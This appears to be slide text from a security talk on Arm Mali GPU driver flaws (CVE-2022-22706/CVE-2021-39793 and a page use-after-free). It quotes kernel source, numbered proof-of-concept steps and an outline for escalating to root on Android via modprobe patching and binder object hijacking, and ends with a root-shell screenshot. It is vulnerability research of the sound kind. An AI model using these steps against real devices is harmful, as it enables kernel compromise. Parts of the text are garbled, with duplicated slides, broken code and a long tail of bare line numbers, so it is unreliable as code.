```
int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
                               struct kbase_va_region *reg)
{
    struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
    struct page **pages = alloc->imported.user_buf.pages;
    unsigned long address = alloc->imported.user_buf.address;
    struct mm_struct *mm = alloc->imported.user_buf.mm;
    long pinned_pages;
    long i;

    if (WARN_ON(alloc->type != KBASE_MEM_TYPE_IMPORTED_USER_BUF))
        return -EINVAL;

    if (alloc->nents) {
        if (WARN_ON(alloc->nents != alloc->imported.user_buf.nr_pages))
            return -EINVAL;
        else
            return 0;
    }

    if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
        return -EINVAL;
}
```

```
#if LINUX_VERSION_CODE < KERNEL_VERSION(4, 6, 0)
    pinned_pages = get_user_pages(NULL, mm,
                                   address,
                                   alloc->imported.user_buf.nr_pages,
                                   #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
                                   KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
                                   reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
                                   pages, NULL);
#else
    reg->flags & KBASE_REG_GPU_WR,
    0, pages, NULL);
#endif
#elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 9, 0)
    pinned_pages = get_user_pages_remote(NULL, mm,
                                           address,
                                           alloc->imported.user_buf.nr_pages,
                                           reg->flags & KBASE_REG_GPU_WR,
                                           0, pages, NULL);
#elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 10, 0)
    pinned_pages = get_user_pages_remote(NULL, mm,
                                           address,
                                           alloc->imported.user_buf.nr_pages,
                                           reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
```

Import again

```
#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
                                     #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
                                     KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
                                     reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
                                     pages, NULL);
#else
    reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
                                     reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
                                     reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
                                     pages, NULL);
#endif

write = reg->flags & (KBASE_REG_CPU_WR | KBASE_REG_GPU_WR);

#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
                                     #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
                                     KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
                                     write ? FOLL_WRITE : 0, pages, NULL);
#else
    write, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
                                     write, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
                                     write ? FOLL_WRITE : 0, pages, NULL);
#endif
```

- It sounds like double fetch

- KBASE_IOCTL_MEM_IMPORT: just touch the user memory
- KBASE_IOCTL_JOB_SUBMIT: import the physical pages

PoC

- 1. Mmap the Read/**Write** anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Munmap the CPU_VA1
- 5. Fixedly mmap the Read-Only memory (CPU_VA1)
- 6. Submit a JOB with BASE_JD_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 7. Write the CPU_VA1 via CPU_VA2

Fix

CVE-2022-22706 / CVE-2021-39793: Mali GPU driver makes read-only imported pages host-writable

Jann Horn

The Basics

Disclosure or Patch Date: March 7, 2022

Product: Arm Mali GPU driver for Linux/Android

Advisory:

- from Arm (upstream):
<https://developer.arm.com/Arm%20Security%20Center/Mali%20GPU%20Driver%20Vulnerabilities>
- from Google Pixel: <https://source.android.com/security/bulletin/pixel/2022-03-01#pixel>

Affected Versions: see Arm advisory (note that the affected version range for the Bifrost version of the related CVE-2021-28664 seems to be off-by-one)

First Patched Version:

- for Arm: see Arm advisory
- for Pixel: patch level 2022-03-05

Issue/Bug Report: N/A

Patch CL: <https://android.googlesource.com/kernel/google-modules/gpu/+5381ff7b4106b277ff207396e293ede2bf959f0c%5E%21/>

<https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-39793.html>

Exploit – Modifying the disk cache

- Old way

Modifying the Disk Cache

- `mmap()` can be used to map files into memory.
- Contents of file are cached in memory for other processes to use.
- By `mmap()`-ing a `suid` binary, instructions in privileged binaries can be over-written through the GPU.
- Changes aren't stored to disk.

21.1

<https://www.blackhat.com/docs/eu-16/materials/eu-16-Taft-GPU-Security-Exposed.pdf>

Exploit – Modifying the disk cache

- New way

Loadable Kernel Modules

As part of the module kernel requirements introduced in Android 8.0, all system-on-chip (SoC) kernels must support loadable kernel modules.

Kernel configuration options

To support loadable kernel modules, [android-base.cfg](#) in all common kernels includes the following kernel options (or their kernel-version equivalent):

```
CONFIG_MODULES=y
CONFIG_MODULE_UNLOAD=y
CONFIG_MODVERSIONS=y
```

All device kernels must enable these options. Kernel modules should also support unloading and reloading whenever possible.

Module signing

Module-signing is **not supported** for GKI vendor modules. On devices required to support verified boot, Android requires kernel modules to be in the partitions that have dm-verity enabled. This removes the need for signing individual modules for their authenticity. Android 13 introduced the concept of GKI modules. GKI modules use the kernel's build time signing infrastructure to differentiate between GKI and other modules at run time. Unsigned modules are allowed to load as long as they only use symbols appearing on the allowlist or provided by other unsigned modules. To facilitate GKI modules signing during GKI build using kernel's build time key pair, GKI kernel config has enabled `CONFIG_MODULE_SIG_ALL=y`. To avoid signing non-GKI modules during device kernel builds, you must add `# CONFIG_MODULE_SIG_ALL is not set` as part of your kernel config fragments.

<https://source.android.com/docs/core/architecture/kernel/loadable-kernel-modules>

Exploit – Modifying the disk cache

- It's similar to Dirty pipe exploit for Android
- Exploit steps:
 - 1. Modify a shared library and hijack a privileged process
 - 2. Patch the modprobe and a shared library as the kernel module, transit the SELinux context, and execute the patched modprobe
 - 3. Insert the kernel module and gain the kernel arbitrary code execution ability

Exploit – Memory corruption

- Not GKI (<kernel 5.10)
- Module signing enabled

```
CONFIG_RT_MUTEXES=y
CONFIG_BASE_SMALL=0
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULES=y
# CONFIG_MODULE_FORCE_LOAD is not set
CONFIG_MODULE_UNLOAD=y
# CONFIG_MODULE_FORCE_UNLOAD is not set
CONFIG_MODVERSIONS=y
CONFIG_ASM_MODVERSIONS=y
# CONFIG_MODULE_SRCVERSION_ALL is not set
CONFIG_MODULE_SCMVERSION=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_FORCE=y
CONFIG_MODULE_SIG_ALL=y
# CONFIG_MODULE_SIG_SHA1 is not set
# CONFIG_MODULE_SIG_SHA224 is not set
# CONFIG_MODULE_SIG_SHA256 is not set
# CONFIG_MODULE_SIG_SHA384 is not set
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
# CONFIG_MODULE_COMPRESS is not set
# CONFIG_MODULE_ALLOW_MISSING_NAMESPACE_IMPORTS is not set
# CONFIG_UNUSED_SYMBOLS is not set
CONFIG_TRIM_UNUSED_KSYMS=y
```

Exploit – Memory corruption

- Read only memory
- `vm_insert_page`
 - User buffer can be imported

```
page->page_ptr = alloc_page(GFP_KERNEL |
                            __GFP_HIGHMEM |
                            __GFP_ZERO);
if (!page->page_ptr) {
    pr_err("%d: binder_alloc_buf failed for p
           alloc->pid, page_addr);
    goto err_alloc_page_failed;
}
page->alloc = alloc;
INIT_LIST_HEAD(&page->lru);

user_page_addr = (uintptr_t)page_addr;
ret = vm_insert_page(vma, user_page_addr, page[0].page_ptr);
```

```
static int binder_mmap(struct file *filp, struct vm_area_struct *vma)
{
    struct binder_proc *proc = filp->private_data;

    if (proc->tsk != current->group_leader)
        return -EINVAL;

    if (vma->vm_flags & FORBIDDEN_MMAP_FLAGS) { // VM_WRITE
        pr_err("%s: %d %lx-%lx %s failed %d\n", __func__,
               proc->pid, vma->vm_start, vma->vm_end, "bad vm_flags", -EPERM);
        return -EPERM;
    }

    vma->vm_flags |= VM_DONTCOPY | VM_MIXEDMAP;
    vma->vm_flags &= ~VM_MAYWRITE;

    vma->vm_ops = &binder_vm_ops;
    vma->vm_private_data = proc;

    return binder_alloc_mmap_handler(&proc->alloc, vma);
}
```

Exploit – Memory corruption

- Craft the flat_binder_object by modifying the binder's user buffer

```
struct flat_binder_object {
    struct binder_object_header hdr;
    __u32 flags;

    /* 8 bytes of data. */
    union {
        binder_uintptr_t binder; /* local object */
        __u32 handle; /* remote object */
    };

    /* extra data associated with local object */
    binder_uintptr_t cookie;
};
```

```
hdr = &object.hdr;
switch (hdr->type) {
case BINDER_TYPE_BINDER:
case BINDER_TYPE_WEAK_BINDER: {
    struct flat_binder_object *fp;
    struct binder_node *node;

    fp = to_flat_binder_object(hdr);
    node = binder_get_node(proc, fp->binder);
    if (node == NULL) {
        pr_err("transaction release %d bad node %016llx\n",
            debug_id, (u64)fp->binder);
        break;
    }
    binder_debug(BINDER_DEBUG_TRANSACTION,
        " node %d u%016llx\n",
        node->debug_id, (u64)node->ptr);
    binder_dec_node(node, hdr->type == BINDER_TYPE_BINDER,
        0);
    binder_put_node(node);
} break;
```

Exploit – Memory corruption

- Exploit the UAF bug like CVE-2020-0041
 - <https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/>

```
if (t->buffer->target_node) {
    struct binder_node *target_node = t->buffer->target_node;
    struct binder_priority node_prio;

    trd->target.ptr = target_node->ptr;
    trd->cookie = target_node->cookie;
    node_prio.sched_policy = target_node->sched_policy;
    node_prio.prio = target_node->min_priority;
    binder_transaction_priority(current, t, node_prio,
                               target_node->inherit_rt);
    cmd = BR_TRANSACTION;
} else {
    trd->target.ptr = 0;
    trd->cookie = 0;
    cmd = BR_REPLY;
}
trd->code = t->code;
trd->flags = t->flags;
trd->sender_euid = from_kuid(current_user_ns(), t->sender_euid);
```

Exploit – Memory corruption

- Exploit the UAF bug like CVE-2020-0041
 - <https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/>

```
    } else {  
        BUG_ON(!list_empty(&node->work.entry));  
        spin_lock(&binder_dead_nodes_lock);  
        /*  
         * tmp_refs could have changed so  
         * check it again  
         */  
        if (node->tmp_refs) {  
            spin_unlock(&binder_dead_nodes_lock);  
            return false;  
        }  
        hlist_del(&node->dead_node);  
        spin_unlock(&binder_dead_nodes_lock);  
        binder_debug(BINDER_DEBUG_INTERNAL_REFS,
```

Agenda

- Introduction
- Bug #1
- *Bug #2*
- Conclusion

Bug #1 PoC more details

- 1. Mmap the Read/Write anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Munmap the CPU_VA1
- 5. Fixedly mmap the Read-Only memory (CPU_VA1)
- 6. Submit a JOB with BASE_JD_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 7. Write the CPU_VA1 via CPU_VA2
 - Wait a moment for kbase_jd_user_buf_pin_pages to be called

Bug #1 PoC more details

- 1. Mmap the Read/Write anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Munmap the CPU_VA1
- 5. Fixedly mmap the Read-Only memory (CPU_VA1)
- 6. Submit a JOB with BASE_JD_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 7. Write the CPU_VA1 via CPU_VA2
 - Sleep(5) == Always SIGBUS

Bug #1 PoC more details

- No physical pages, why? 🤔

```
switch (query) {
case KBASE_MEM_QUERY_COMMIT_SIZE:
    if (reg->cpu_alloc->type != KBASE_MEM_TYPE_ALIAS) {
        *out = kbase_reg_current_backed_size(reg);
    } else {
        size_t i;
        struct kbase_aliased *aliased;
        *out = 0;
        aliased = reg->cpu_alloc->imported.alias.aliased;
        for (i = 0; i < reg->cpu_alloc->imported.alias.nents; i++)
            *out += aliased[i].length;
    }
    break;
```

```
static vm_fault_t kbase_cpu_vm_fault(struct vm_fault *vmf)
{
    struct vm_area_struct *vma = vmf->vma;
    struct kbase_cpu_mapping *map = vma->vm_private_data;
    pgoff_t map_start_pgoff;
    pgoff_t fault_pgoff;
    size_t i;
    pgoff_t addr;
    size_t nents;
    struct tagged_addr *pages;
    vm_fault_t ret = VM_FAULT_SIGBUS;
    struct memory_group_manager_device *mgm_dev;

    KBASE_DEBUG_ASSERT(map);
    KBASE_DEBUG_ASSERT(map->count > 0);
    KBASE_DEBUG_ASSERT(map->kctx);
    KBASE_DEBUG_ASSERT(map->alloc);

    map_start_pgoff = vma->vm_pgoff - map->region->start_pfn;

    kbase_gpu_vm_lock(map->kctx);
    if (unlikely(map->region->cpu_alloc->type == KBASE_MEM_TYPE_ALIAS)) {
        struct kbase_aliased *aliased =
            get_aliased_alloc(vma, map->region, &map_start_pgoff, 1);

        if (!aliased)
            goto exit;

        nents = aliased->length;
        pages = aliased->alloc->pages + aliased->offset;
    } else {
        nents = map->alloc->nents;
        pages = map->alloc->pages;
    }

    fault_pgoff = map_start_pgoff + (vmf->pgoff - vma->vm_pgoff);

    if (fault_pgoff >= nents)
        goto exit;
```

Bug #1 PoC more details

```
static void kbase_jd_post_external_resources(struct kbase_jd_atom *katom)
{
    KBASE_DEBUG_ASSERT(katom);
    KBASE_DEBUG_ASSERT(katom->core_req & BASE_JD_REQ_EXTERNAL_RESOURCES);

#ifdef CONFIG_MALI_DMA_FENCE
    kbase_dma_fence_signal(katom);
#endif /* CONFIG_MALI_DMA_FENCE */

    kbase_gpu_vm_lock(katom->kctx);
    /* only roll back if extres is non-NULL */
    if (katom->extres) {
        u32 res_no;

        res_no = katom->nr_extres;
        while (res_no-- > 0) {
            struct kbase_mem_phy_alloc *alloc = katom->extres[res_no].alloc;
            struct kbase_va_region *reg;

            reg = kbase_region_tracker_find_region_base_address(
                katom->kctx,
                katom->extres[res_no].gpu_address);
            kbase_unmap_external_resource(katom->kctx, reg, alloc);
        }
        kfree(katom->extres);
        katom->extres = NULL;
    }
    kbase_gpu_vm_unlock(katom->kctx);
}
```

```
case KBASE_MEM_TYPE_IMPORTED_USER_BUF: {
    alloc->imported.user_buf.current_mapping_usage_count--;

    if (0 == alloc->imported.user_buf.current_mapping_usage_count)
        bool writeable = true;

    if (!kbase_is_region_invalid_or_free(reg) &&
        reg->gpu_alloc == alloc)
        kbase_mmu_takedown_pages(
            kctx->kbdev,
            &kctx->mmu,
            reg->start_pfn,
            kbase_reg_current_backed_size(reg),
            kctx->as_nr);

    if (reg && ((reg->flags & KBASE_REG_GPU_WR) == 0))
        writeable = false;

    kbase_jd_user_buf_unmap(kctx, alloc, writeable);
}
```

```
static void kbase_jd_user_buf_unmap(struct kbase_context *kctx,
    struct kbase_mem_phy_alloc *alloc, bool writeable)
{
    long i;
    struct page **pages;
    unsigned long size = alloc->imported.user_buf.size;

    KBASE_DEBUG_ASSERT(alloc->type == KBASE_MEM_TYPE_IMPORTED_USER_BUF);
    pages = alloc->imported.user_buf.pages;
    for (i = 0; i < alloc->imported.user_buf.nr_pages; i++) {
        unsigned long local_size;
        dma_addr_t dma_addr = alloc->imported.user_buf.dma_addrs[i];

        local_size = MIN(size, PAGE_SIZE - (dma_addr & ~PAGE_MASK));
        dma_unmap_page(kctx->kbdev->dev, dma_addr, local_size,
            DMA_BIDIRECTIONAL);
        if (writeable)
            set_page_dirty_lock(pages[i]);
#ifdef !MALI_USE_CSF
        put_page(pages[i]);
        pages[i] = NULL;
#endif
        size -= local_size;
    }
#ifdef !MALI_USE_CSF
    alloc->nents = 0;
#endif
}
```

- Physical pages will be released when the JOB is finished
- Trigger the VM_FAULT before the pages are released

Bug #1 PoC more details

- 1. Mmap the Read/Write anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Munmap the CPU_VA1
- 5. Fixedly mmap the Read-Only memory (CPU_VA1)
- 6. Submit a JOB with BASE_JD_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 7. Write the CPU_VA1 via CPU_VA2
 - Query the GPU VA whether the pages are imported or not

Bug #1 PoC more details

```
case KBASE_MEM_TYPE_IMPORTED_USER_BUF: {
    alloc->imported.user_buf.current_mapping_usage_count--;

    if (0 == alloc->imported.user_buf.current_mapping_usage_count) {
        bool writeable = true;

        if (!kbase_is_region_invalid_or_free(reg) &&
            reg->gpu_alloc == alloc)
            kbase_mmu_tear_down_pages(
                kctx->kbdev,
                &kctx->mmu,
                reg->start_pfn,
                kbase_reg_current_backed_size(reg),
                kctx->as_nr);

        if (reg && ((reg->flags & KBASE_REG_GPU_WR) == 0))
            writeable = false;

        kbase_jd_user_buf_unmap(kctx, alloc, writeable);
    }
}
```

```
static void kbase_jd_user_buf_unmap(struct kbase_context *kctx,
    struct kbase_mem_phy_alloc *alloc, bool writeable)
{
    long i;
    struct page **pages;
    unsigned long size = alloc->imported.user_buf.size;

    KBASE_DEBUG_ASSERT(alloc->type == KBASE_MEM_TYPE_IMPORTED_USER_BUF);
    pages = alloc->imported.user_buf.pages;
    for (i = 0; i < alloc->imported.user_buf.nr_pages; i++) {
        unsigned long local_size;
        dma_addr_t dma_addr = alloc->imported.user_buf.dma_addrs[i];

        local_size = MIN(size, PAGE_SIZE - (dma_addr & ~PAGE_MASK));
        dma_unmap_page(kctx->kbdev->dev, dma_addr, local_size,
            DMA_BIDIRECTIONAL);
        if (writeable)
            set_page_dirty_lock(pages[i]);
    }
#ifdef !MALI_USE_CSF
    put_page(pages[i]);
    pages[i] = NULL;
#endif
    size -= local_size;
}
#ifdef !MALI_USE_CSF
alloc->nents = 0;
#endif
}
```

Bug #1 PoC more details

```
static void kbase_jd_user_buf_unmap(struct kbase_context *kctx,
    struct kbase_mem_phy_alloc *alloc, bool writeable)
{
    long i;
    struct page **pages;
    unsigned long size = alloc->imported.user_buf.size;

    KBASE_DEBUG_ASSERT(alloc->type == KBASE_MEM_TYPE_IMPORTED_USER_BUF);
    pages = alloc->imported.user_buf.pages;
    for (i = 0; i < alloc->imported.user_buf.nr_pages; i++) {
        unsigned long local_size;
        dma_addr_t dma_addr = alloc->imported.user_buf.dma_addrs[i];

        local_size = MIN(size, PAGE_SIZE - (dma_addr & ~PAGE_MASK));
        dma_unmap_page(kctx->kbdev->dev, dma_addr, local_size,
            DMA_BIDIRECTIONAL);
        if (writeable)
            set_page_dirty_lock(pages[i]);
#ifdef !MALI_USE_CSF
        put_page(pages[i]);
        pages[i] = NULL;
#endif
        size -= local_size;
    }
#ifdef !MALI_USE_CSF
    alloc->nents = 0;
#endif
}
```

```
int kbase_mem_shrink(struct kbase_context *const kctx,
    struct kbase_va_region *const reg, u64 const new_pages)
{
    u64 delta, old_pages;
    int err;

    lockdep_assert_held(&kctx->reg_lock);

    if (WARN_ON(!kctx))
        return -EINVAL;

    if (WARN_ON(!reg))
        return -EINVAL;

    old_pages = kbase_reg_current_backed_size(reg);
    if (WARN_ON(old_pages < new_pages))
        return -EINVAL;

    delta = old_pages - new_pages;

    /* Update the GPU mapping */
    err = kbase_mem_shrink_gpu_mapping(kctx, reg,
        new_pages, old_pages);
    if (err >= 0) {
        /* Update all CPU mapping(s) */
        kbase_mem_shrink_cpu_mapping(kctx, reg,
            new_pages, old_pages);

        kbase_free_phy_pages_helper(reg->cpu_alloc, delta);
        if (reg->cpu_alloc != reg->gpu_alloc)
            kbase_free_phy_pages_helper(reg->gpu_alloc, delta);
    }

    return err;
}
```

- The CPU mapping has not been handled 😊
- The imported pages can be freed and reclaimed

Two bugs One PoC

- 1. Mmap the Read/Write anonymous memory (CPU_VA1)
- 2. Import the CPU memory with `BASE_MEM_PROT_CPU_WR`
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Munmap the CPU_VA1
- 5. Fixedly mmap the Read-Only memory (CPU_VA1)
- 6. Submit a JOB with `BASE_JOB_REQ_EXTERNAL_RESOURCES` (CPU_VA2, same VA)
- 7. Read/Write the CPU_VA2 and trigger the `VM_FAULT` on the CPU side
- 8. Munmap and release the CPU_VA1
- 9. Read/Write the freed pages via CPU_VA2

Bug #2 PoC

- 1. Mmap the Read/Write anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Submit a JOB with BASE_JD_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 4. Read the CPU_VA2 and trigger the VM_FAULT on the CPU side
- 5. Munmap and release the CPU_VA1
- 6. Read/Write the freed pages via CPU_VA2

Fix



Thomas King - @thomasking2014@i... @Thom... · 2022年9月20日 ...

R.I.P again

Android version

13

Android security update

September 5, 2022

Google Play system update

July 1, 2022

Baseband version

g5123b-102852-220720-B-8851166

Kernel version

5.10.107-android13-4-00008-g466e95df8c7c-ab8760753
#1 Thu Jun 23 15:42:45 UTC 2022

Build number

```
spawn root shell !
pwned_by_thomasking:/data/data/org.connectbot # id
uid=0(root) gid=0(root) groups=0(root),3003(inet),9997(everybody),2
0246(u0_a246_cache),50246(all_a246) context=u:r:untrusted_app_27:s0
:c246,c256,c512,c768
pwned_by_thomasking:/data/data/org.connectbot # getenforce
Permissive
pwned_by_thomasking:/data/data/org.connectbot #
```

Tuesday, November 22, 2022

Mind the Gap

By Ian Beer, Project Zero

Note: The vulnerabilities discussed in this blog post (CVE-2022-33917) are fixed by the upstream vendor, but at the time of publication, these fixes have not yet made it downstream to affected Android devices (including Pixel, Samsung, Xiaomi, Oppo and others). Devices with a Mali GPU are currently vulnerable.

Introduction

In June 2022, Project Zero researcher Maddie Stone gave a talk at [FirstCon22](#) titled [0-day In-the-Wild Exploitation in 2022...so far](#). A key takeaway was that approximately 50% of the observed 0-days in the first half of 2022 were variants of previously patched vulnerabilities. This finding is consistent with our understanding of attacker behavior: attackers will take the path of least resistance, and as long as vendors don't consistently perform thorough root-cause analysis when fixing security vulnerabilities, it will continue to be worth investing time in trying to revive known vulnerabilities before looking for novel ones.


The presentation discussed an in the wild exploit targeting the Pixel 6 and leveraging CVE-2021-39793, a vulnerability in the ARM Mali GPU driver used by a large number of other Android devices. ARM's advisory described the vulnerability as:

<i>Title</i>	Mali GPU Kernel Driver may elevate CPU RO pages to writable
<i>CVE</i>	CVE-2022-22706 (also reported in CVE-2021-39793)
<i>Date of issue</i>	6th January 2022
<i>Impact</i>	A non-privileged user can get a write access to read-only memory pages [sic].

The week before FirstCon22, Maddie gave an internal preview of her talk. Inspired by the description of an in-the-wild vulnerability in low-level memory management code, fellow Project Zero researcher Jann Horn started auditing the ARM Mali GPU driver. Over the next three weeks, Jann found five more exploitable vulnerabilities ([2325](#), [2327](#), [2331](#), [2333](#), [2334](#)).

Exploit

- Physical pages Use-After-Free
 - In theory, all the pages within the free state can be imported and reused



Exploit

- Physical pages Use-After-Free
 - In theory, all the pages within the free state can be imported and reused
- Hijack a kernel object

Exploit

- Physical pages Use-After-Free
 - In theory, all the pages within the free state can be imported and reused
- Hijack a kernel object
 - MIGRATE_UNMOVABLE VS MIGRATE_MOVABLE

Page allocation for user address

```
192 static inline struct page *
193 alloc_zeroed_user_highpage_movable(struct vm_area_struct *vma,
194 unsigned long vaddr)
195 {
196 #ifdef CONFIG_CMA
197     return __alloc_zeroed_user_highpage(__GFP_MOVABLE, vma, vaddr);
198 #else
199     return __alloc_zeroed_user_highpage(__GFP_MOVABLE | __GFP_CMA, vma,
200 vaddr);
201 #endif
202 }
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
